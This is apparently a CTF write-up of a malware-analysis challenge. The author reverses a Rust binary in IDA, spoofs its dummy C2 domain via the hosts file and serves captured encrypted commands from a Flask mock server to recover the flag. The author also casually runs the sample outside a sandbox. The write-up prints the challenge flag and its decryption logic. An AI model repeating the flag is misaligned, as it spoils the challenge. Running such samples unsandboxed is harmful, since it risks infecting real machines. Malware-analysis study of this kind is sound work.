
Decoding leads to a PE executable, at this point we can see that it’s multi-chain attack, replace this with proper real-case encodings and techniques, we have a highly sophisticated malware in our hands and shows our real life malware works, super fun!
DIE detects this as a rust binary, we cooked.

Opening in IDA, would give up the main function, which is basically non-existent as the control flow spreads out to functions like sub_1400249F0 and sub_1401AE810, which further spread out, which exponentially becomes an near impossible task to statically reverse for a newbie like me, so we look at our trusty strings.

This picture kinda gives you a glance at the workings of the binary, we see requests to /network-check and /telemetry from the domain michealsoft.com , maybe a far fetched dummy host for microsoft.com lol. Then the strings “Error decrypting data” caught my eye, searching for this keyword gives us this.



Leading us to sub_140008130, mega massive function that gives us brain freeze. Here’s a super zoomed out image of the work flow of the function, we better try our hands with dynamic reversing.
On the note of dynamic reversing, made a video write-up for wolvCTF.
As for dynamic reverse engineering, the target is looking for the potential breakpoint locations, where code execution is favorable, in our case, we can start with sub_140008130 of the huge decrypting functions, where the string “error decrypting data” was found.

We don’t need to go in depth of the assembly code, but we can go ahead can look for different function calls and trace the execution cycle. After learning a bit about some rust reversing and also IDA graph coloring, we follow the green arrow upwards, which indicates unconditional jump.
The tracing begins and we encounter a minor road block along the way, which is a jump if overflow condition to loc_14000C0A1.

Below is a graphical overview of where we started off and where we ended, and yea it is a lot of distance mainly due to rust making people’s lives difficult.

Ending up in loc_14000C0A1, here we see another function reference to sub_140024840.
Now looking at the sub_140024840 function, much smaller to the previous one which is a relief, we can observe that some sort of decryption flow is going on, and we’re at the right place to set our breakpoints, now I know this because of GPT lol.

And amongst the last blocks of the function, in the label loc_140024952, we set a breakpoint in the following line.
mov rcx, [rbp+40h+var_48]Quite a backstory behind this, so let me reason out, in the function definition, where a1 is a pointer, more specifically it could be said as an output structure pointer.
__int64 *__fastcall sub_140024840(__int64 *a1, __int64 a2, __int64 a3, __int64 a4)Further a1 is called at the end of the function and the buffer where decrypted bytes are stored (v19) is dynamically allocated and written into it (via a1[1] = v19), now question can arise how do we know that v19 is where the decrypted bytes are? so we need to go further back in allocation, where the following step,
v8 = sub_140028500(a4, 1);and we can safely assume that it’s allocating memory [a4 = length] like malloc, and couple of lines below we can see v19 = v8; and so v19 is a pointer to a buffer of a (potential) decrypted result.
  result = a1;
  a1[2] = v20;
Maybe all that wasn’t the best of explanations and there could be some minor discrepancies in my learning, so bear with me. At long last we come to the crux of the challenge, where we simulate a network to spoof the domain michaelsoft.com with our own local server and execute the malware.
I’ll be running this in my host machine, since it’s a CTF and also I’m lazy to do this in a sandbox, speaking of sandboxes Windows Sandbox[WSB] is a pretty good option. Edit your Windows hosts file (C:\Windows\System32\drivers\etc\hosts) and add this line:
127.0.0.1 michaelsoft.com
Now we can start our simple python server to host the encrypted files for the malware.
PS C:\Main\CyberSec\UmassCTF\forensics\HTTP> python -m http.server 5000
Serving HTTP on :: port 5000 (http://[::]:5000/) ...

One last check, before we run the binary, looks good.
Finally, running the binary we can confirm the first step of decryption has occurred as we see the ls displayed in the rax register, why rax displays the output is left as a work for the reader.

So this step is correspondent to the one as displayed in wireshark, where the host requests the /network-check file and this cycle continues similar to the packet capture.
Continuing the process, we can see a couple of more commands from the files.

Being clever about it, instead of manually serving files for every debug run, we can script a mock server to fasten the process, another reason for this is when using just a simple python server, when the POST request is made to the telemetry endpoint, it results in a 501 method not allowed error, as for the data in the script, we can just dump all the HTTP related files as mentioned before.
**from flask import Flask, request

app = Flask(__name__)

# Responses for network-check endpoints
NETWORK_CHECK_RESPONSES = [
    "IIYo5VLfrxFqkslnhPzxiTYYoyKTUu49FrP8DTBehMEwvCg=",
    "dvaIHXyfAsBAQzXNyoQW-kF8emDsXyNDohjyWhnse3yUQAGN5Uz8",
    "qHeBkW4uPAV5P41yDJlpNxwK1f-aL2Hcyerk_RXMLsv_rPOZQ05FVig5p50=",
    "ShIfEiruVMcvX5908gTO2udgNw9LcKyJWVhBMtXpDjz2YX69UA512bi-R2SysRdtJe_jIm5ZIocNoTeUKA==",
    "T2Zze_tCWONsXVREqygKNtxGG_sYp9z6V0oyp28_-Wu5QNbOCZeZ9oMYecmJQOeZJkoQy7gOQB2PIZm1YCTGSpF_zvWyUwMv",
    "HwLlRvzFnBBtDOkcsVoXHJ_at1dM-Utry7ow7Sfkw6xlrfOAH-yxxF4=",
    "h0CqNvvn1xOXZYa5p5uN5MAWBMQMd8BrCXFM4BHTA_qv",
]
TELEMETRY = [
    "VVHMmcV0FE4PPNUZYQYiPHRb80ubSv2smkkeuEJfbb4qmwAmUqz1H-uCWP3yX2B84_-PNg2T8d5e_dGcVobYKnJ-vmGr2Fr7D_Ko1LN68Wrj7_q8dt6KtupVwsodl6xsRAhIfhkObcOseF_SToAhIauXCpH30hakJzOsyj1gpaSMSiRah3IV0IwLm3YQ08ZqtldVXHatu6vhYLZtvOelhJKsWh3kxmFERdoXo3x7dtMWiCe9Do6o4dckAmCW--Pw85QxuEjmXpj1VB8zJmeQ0RziGcgFu-gyYuiQR1FAxjE_cTdLGygLgl3fuHk9ezV5IjYuVvsjSxfSGzm_maZSpyL1VLq6eDygwpOks9nAs6mi4Gr0Shn-bRHj-YsOLegJhD9iW6BjYIglqM7x82j1KuTA_z_fVFHI94VVWAsowapSpFpN2ToulUKk19fi5UZuNGKsuBonC3zP-KeLlq4zLykinSLhFjORpp84-VTNUWhl_PxjtrJSLKDhFMLfwlxEoaObj9F0o2bFXAmhAS-jRLkC5T0gtRV8D3gxKujouMvExanRWcqsHqjiC30YxYbabI1CDrLOGs76lqQDsSZJdcCNzO9CpQAbFfoL5h_TOVHHUbdivSVYa0m0diVmLq89mfMpbGbjTW7yVK3oFotZ9WFVD1Ranp6ylRwv20eo3eviM11v5jOW4hOzny3ZE5O7gUV0KwS_iexsuUTzm1INXWNVhVTM2dpBz4aLyHOXA_ArWdRHsmL5OVStY5RxGeAh8tY9AAYWCATSOaXBN2PYVcbVhj-By1xfPXaP4ynyVYjur-bRkIAaIsBxfTt0xd1gfQTGZTFUGNgI_zijkt7HiKJFAVIrj7qxz-5g12BRgae2hvmlw3Uyz_wE2yAzZ-lVzMd3BI5vL8JH577XJW1zSMjZwis4rFIp1xhi888SWTwe3FfD3tTjr7E_Lbqsfs3dR5Rr1_ATrq4ciSZMZiCgTgLaS8g2VPqDn3CBugO3DNHACGfI8DxpzCWJuo7H0nF5eMEzgy4x2H6tiE6vrVFMKJ8eoBBukCyLy-ayW1xx6ZSx4k907wPAxd5vcGZw5rIpTbxTx9E-Kz9QrEYAyw-bcqpGKtVtvS-VEV57J-LyPy7i5nppoiqYkj7zfibZiKixfSIVzxQD7w1TvLGIBHGPVxS6AXKy57BvxgMrMdl5xzXlnsBVqWM4LyEsjbvCjq24hGZesFVTy-JyYIoopF78kHBS_d9ifDnSniY0xtel2cdgE9BISwhHCGfpBe3J-FKUweKRIi5jCCmtbUwjMS2zwu4Ew7IQOXcRaOVjEh2oQOf2LpWax6xRIyAuYZctAaeUYEbcyuLKp1Fff23Ax5M0r9SaMoFtZiFIuECProaD2EP_RFIXt4CDGCgwsO5HupMWFJSC37FLuLX-jW0MLYUnEAFWc6PmWxHNPvUpogg0GXnEB-HtcfxJr3GJlgaC0z7VannCAaaBcQG8T7k1aKha0YzbcfV3t9VboLaXAq5UrYCKPYPxn97TOPvsS6O2suNXKmYam2NIn8ntBHHU8SkH7G-Zw4ZsdfebwQM-M35lkLQy6KjdLppdPLGmbIyyXsOE7yIvIRkmAZkhSReyyrRxBA9vfWCsYQDk6qqVQiYtBJ_ZfUdiLCnY",
    "z29ws8f-fKeBAWF8zntYDiclBYaU3jyK_UQ-XzLVe0KveYE_vlQjpTWyEav9JMcEM-LFrKS59HuN1Q==",
    "BBP1NmUNYK3GZqraVLh65qXnVsYTGNKltfFDknGT3vEKd0zz6Bu6BlyOiWmrgfeucJbmc3Z3jk5MO1cR7-bzC5LH1CXvRYTvD6UD7e9ngQQ7PPmLatutvdvX4n5LpxWi73U-7ibd71elkN_Gcel3omCbuimljey6i_I_ysFqjy5KDogwLWhbkuTDTHMblrsaEnrgWgaTHmxkQefWuf27DcPtqeB3chsim2oW5Xtlmk4yTJsyvF2hI7FVbUwK2fZA-l1mKBx6mbfrK6rGREeB6dSja33BIzFMBOl1MR6veWtmufrBHZBvTjIs_Sf_Va3TuKr177UJCvH5mhitgii0K3OBq-WvnNEods90HLz6U51zLLtCmZ77qMsdpH8A6WUEn5jIkq3egv6s0M7iMxAWztgzG87a7Wld_2vufw6kluroHl-8lhJ3TTQeSzzjAYlEi1jO3aQtzgV-tt9JROVNZYLdjcHSeCdTsZ5_4qhl4R7hhMbct50xNp60WFd_QBUvUZux08ieZmkd-ndDpy614lNbUytNvlf4CEOmZVlaVVFaLn3MRLfvdi5WsiFhwZ-Q8nT1V32pzoZ_z8or0tFxMKywbMzLvCGdARbnSxCefPF31s26LLCc7gHNgqb4lCv7K-cq2CewugM1Xo2YqRHnmo_Bphe2lyBc4awRqXAYagHU-ArvtZecQSaEIIoBGKUwMybdksv-TdvnDRFguCC1oZHCRUfZBmuhVGJxxwHnfRoltuWQ_zVDBWkj_4XoZqyKEA==",
    "_vymYx45nuLa9TZxeZsiEubC0RSlPf4eUf9hgSvLtP5jSTR5azjcsuuYCMb2mlSHAwcQOxyShmIg6W0YEn1bCjafIf4rq_kEIVHH3cf2ijBJu91d6ZBOKpFdh_ZCFNqKsiqcMrJT06RsbYkbx3cxGjP7Xcevs1SL6-BTRBT8eZVl_0cBVGK-2ADyR02kYwtu_B7ju2DpfNMwhwmt76Sr2aYuu2bccwkSSjsXUctfyTBMZGrjwMVf-u6pdPTqTHtZZfqrukUlpftZK82BXzoUzG5uqcMDGKMzggXtbRuV9uVG8klIy37GnYAajSlJd6vwQRhPjt0s9O3sREnJGPcHGCbF1TM1qJG6C4NHU726uhJxr2t8H1woiB7hXkPbpTZ7ckb4hXdGLreYQN1zHH-r7v8lJaxmgYFoR9cNkILqPU9BqNpCQcCxhBhfVrp0l4E2t7w_4SavSe4p-4Gbk_FgDtoQIQRU_ZN1a7uS2Td0kRcJ9XHBvG8VLTfSknD8gXC0puElMU4DUUS4RiGDuK2_sPrvzVbtrLdUyTK57HdG4-qiXMPV-aKnZLBWnzVE_7AFEmSfNiDm9gRoOQUoDerMjg7m4SF4ytMvvuAIb829qFJf8EoC4yIUI5qF1qZjHqm9vU6uYl7j8pvK-9N-tDeXXj5jvnk616VuOiqPJAC_U0-nV_Dqv62MgUQu5w2z9UuUYzPCsTLO2tKKPDnpAM_Hej9HTm9y_v_v8OcmLRvESS1i-_CLfBEoI2HLtkOTI0bOMYjHaMwhclzRYPnNSq015JMqyiwxsUbEoBA2p_f16VH25ZecMncioxnLCjjFMuk7-z7ilX9moRa6dsSJGVPPtNJE__x-2r4u1lZX5Pa18i5HodPqQe94iLgTLfNB_lo5ns5sZ024m45gMz3UPsFcGli6SnHe_wfZhbDISOYVeQAaMLt0zkLsPRG_KMD8pLaK-Q==",
    "ynzIK-c2IdSiRo3FPGuRGIKW1J9NNbVcxTebH7Slkiyi8lkGeS4SX6nAqEUxwZVN5C93R-6RXcJsX8HWDmoU1-9nRa8q8ZPcxf2RFmqN2IVO",
    "qUkO8pgMSkOwHftX6KwgAS1lSPxShSbzmWJXfi4TegnRXzVNes5qeQ5vqQi9eUHgjvh3qUhXuAKkw-5yBI-ggrlAurb3KA7b-_8MyQKlRTgwrSup6X11mR9dyW3ULs3lRu_2vy3FIHVlG7bEhJCxR_DWBUXlqU2XUeSHx-itFS72vwIVyLaSY9zOfRI447H5gKh6FxTxd-xOTDqgVEoYLNKLzYW4H2mPt4p17hrnbb1FjoDSk8NdstYGAmhaIjyt6HL30TjaQG3v_axfNj6VzDZ5nuhwss8s04rOHJZFP8yxxcqBagVrhFfXhC7UtQu01y4PfOF5gkVpYgwzB6mWDvkC7M0_K4D0iZQUDcxVBS7e6FramUb8h-Tft-3wOQEqPjQnQhGOCv_EWs-HrZSImL88O8InSQk="
]
NETWORK_CHECK_RESPONSES += TELEMETRY

current = 0
@app.route('/network-check', methods=['GET'])
def network_check():
    global current
    resp = NETWORK_CHECK_RESPONSES[current%len(NETWORK_CHECK_RESPONSES)]
    print('responding with ', resp)
    current += 1
    return resp

@app.route('/reset', methods=['GET'])
def reset():
    global current
    current = 0
    return 'OK'

@app.route('/telemetry', methods=["GET", "POST"])
def telemetry():
    print("Telemetry received:")
    print(f"Headers: {request.headers}")
    print(f"Data: {request.get_data().decode('utf-8', errors='replace')}")
    return "success"

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)**
Job at hand might look like it’s complete but we keep getting twists and turns on this journey, now the challenge is to figure out a way to decrypt the telemetry content. Now, the best thing about this mock server setup is that, it’s easy to notice the type of data that is incoming and also we can control what we are sending back, now if we notice the responses we receives it looks similar to the encoded base 64 from the network-check files, all we need to do it pass the telemetry files as input to the malware and let it do the reversing, and here’s the change in the mock server code.
resp = TELEMETRY[current%len(NETWORK_CHECK_RESPONSES)]Continue the execution of the malware with the same breakpoint, will get us the flag at the raxregister!

127.0.0.1 - - [25/Apr/2025 04:52:45] "GET /network-check HTTP/1.1" 200 -
responding with  ynzIK-c2IdSiRo3FPGuRGIKW1J9NNbVcxTebH7Slkiyi8lkGeS4SX6nAqEUxwZVN5C93R-6RXcJsX8HWDmoU1-9nRa8q8ZPcxf2RFmqN2IVO
This was the server response for the flag output, at long last. Now I talked with the author and he told me this approach was only possible as he was in a hurry creating this challenge and did put some cheese but I would say this was a re-fresher on practical malware analysis and took a heck longer than I intended to.

Of course, the next plan of action is to statically reverse engineer the rust binary, I already noticed, some type of RC4 function back there on the sub_140024840 and I value my sanity so I’ll save that for anther day. Here’s the logic behind the malware as disclosed by the author.
rc4(key=enc[0:16] ^ enc[16:32], data=enc[32:])Flag: UMASS{f0r3ns1cs_1s_4lw4ys_b3tt3r_w1th_s0m3_r3v}